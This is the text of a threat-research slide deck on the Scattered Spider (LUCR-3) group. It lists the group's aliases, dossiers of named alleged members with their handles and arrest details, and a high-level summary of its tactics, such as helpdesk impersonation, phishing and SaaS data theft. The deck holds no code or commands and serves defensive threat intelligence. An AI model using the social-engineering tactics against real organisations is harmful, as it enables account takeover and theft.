




Déjà Vu with Scattered Spider: Are your SaaS Doors still unlocked

AKAs:
SCATTERED SPIDER
UNC3944
Roasted Oktapus
STORM-0875 (Octo Tempest)
Muddled Libra




AGENDA

- Introduction
- Understanding LUCR-3
- Modern Cloud Attacks
- Exploring New TTPs
- Hunting with CloudGrappler





PERMISO



ANDI AHMETI
THREAT RESEARCHER



Kosova



permiso.io/blog/author/andi-ahmeti




[@SecEagleAnd1](https://twitter.com/SecEagleAnd1)



[/in/andi-ahmeti](https://in/andi-ahmeti)



[Permiso-io-tools](#) / [Inboxfuscation](#)
/ [CloudConsoleCartographer](#)
/ [CloudGrappler](#)






PERMISO



bugcrowd



ABIAN MORINA
THREAT RESEARCHER



Kosova



permiso.io/blog/author/abian-morina




@AbianMorina



Abian-Morina




Permiso-io-tools/**SkyScalpel**




AGENDA

- Introduction
- Understanding LUCR-3
- Modern Cloud Attacks
- Exploring New TTPs
- Hunting with CloudGrappler



Purpose built to find evil in the cloud



Who are these Chumps?



Scattered Spider Explorer

Interactive timeline & dossiers (2020–2025).

All countries

All years

Timeline

Dossiers

Summary

Dossier directory

Search by name or alias; open a card for full details.

Noah Michael Urban

Origin: US Age at arrest: 19 (Jan 2024)

Sosa Elijah King Bob

Identified as core Scattered Spider actor in Oktapus/UNC3944 campaigns.

US SIM-swap Phishing

Open dossier

Tyler Robert Buchanan

Origin: UK Age at arrest: 22 (May 2024)

tylerb tyler

Arrested in Spain on a US warrant; publicly described as a leading organizer.

UK Spain Extradition

Open dossier

Unnamed 17-year-old (UK, 2024)

Origin: UK Age at arrest: 17 (Jul 2024)

Arrested in Walsall in connection with the MGM Resorts 2023 incident.

UK Juvenile

Open dossier

Remington Goy Ogletree

Origin: US Age at arrest: 19 (Nov 2024)

remi

Complaint details telecom & bank intrusions; ~8.6M smishing texts via compromised infra.

US Phishing

Open dossier

Joel Martin Evans

Origin: US Age at arrest: 25 (Nov 2024)

joeleoi

Arrested in North Carolina a day before charges were unsealed in Los Angeles.

US Phishing

Open dossier

Ahmed Hossam Eldin Elbadawy

Origin: US Age at arrest: 23 (Dec 2024)

AD

Arrested in Texas; part of the Nov 2024 Scattered Spider indictment.

US Phishing

Open dossier

Evans Onyeaka Osiebo

Origin: US

Charged Nov 2024 (CDCA). Reports suggest arrest around the unsealing; date/location not confirmed publicly.

US

Open dossier

Alexander "Connor" Moucka

Origin: Canada Age at arrest: early 20s (Oct 2024)

Waifu Judische Catist Ellye8

Arrested in Kitchener; overlap with Com/Scattered Spider ecosystem reported.

Canada Extradition

Open dossier

John Erin Binns

Origin: US (arrested in Turkey)

Age at arrest: mid-20s (May 2024)

Associated in reporting with Com/Scattered Spider-linked operations.

Turkey Extradition

Open dossier

Owen David Flowers

Origin: UK Age at arrest: 19 (Jul 2025)

bo764 Holy Nazi

Identified by investigative reporting as a key UK actor; arrested in NCA sweep.

UK

Open dossier

Thalha Jubair

Origin: UK Age at arrest: 19 (Jul 2025)

Earth2Star Star Ace Amtrak Asyntax Operator

Reported as a core UK member in the NCA July 2025 action.

UK

Open dossier

Unnamed 19-year-old (Latvian, UK 2025)

Origin: Latvia (resident UK) Age at arrest: 19 (Jul 2025)

Arrested in West Midlands during NCA raids; identity not public.

UK Latvia

Open dossier

IDENTITY & ALIASES

- **Name:** Scattered Spider
- **Also known as:** LUCR-3 / Octo Tempest / UNC3944 / Muddled Libra / oktapus
- **Active:** 2022–present (roots pre-2022 in "the Com" scene)
- **Primary languages/geo:** English; membership concentrated in US/UK with global collaborators

WHO THEY ARE

- Loose, young collective (teens/20s)
- Brazen
- Affiliations overlap with ransomware crews

OBJECTIVES

- **Monetization:** (Data Theft and Disruption of Service) + extortion, occasional ransomware and crypto theft.
- **Clout:** In their communities and Publicly

TTP SNAPSHOT

- **Initial access:** Employee Impersonation, Helpdesk Trickery, Phishing*
- **Privilege & spread:** Identity Takeover, Credential Harvesting, Living off the land*
- **Recon:** SaaS to learn org people, and processes
- **Complete Mission:** SaaS & cloud data theft, Ransomware deployment

AGENDA


- Introduction
- Understanding LUCR-3
- Modern Cloud Attacks
- Exploring New TTPs
- Hunting with CloudGrappler



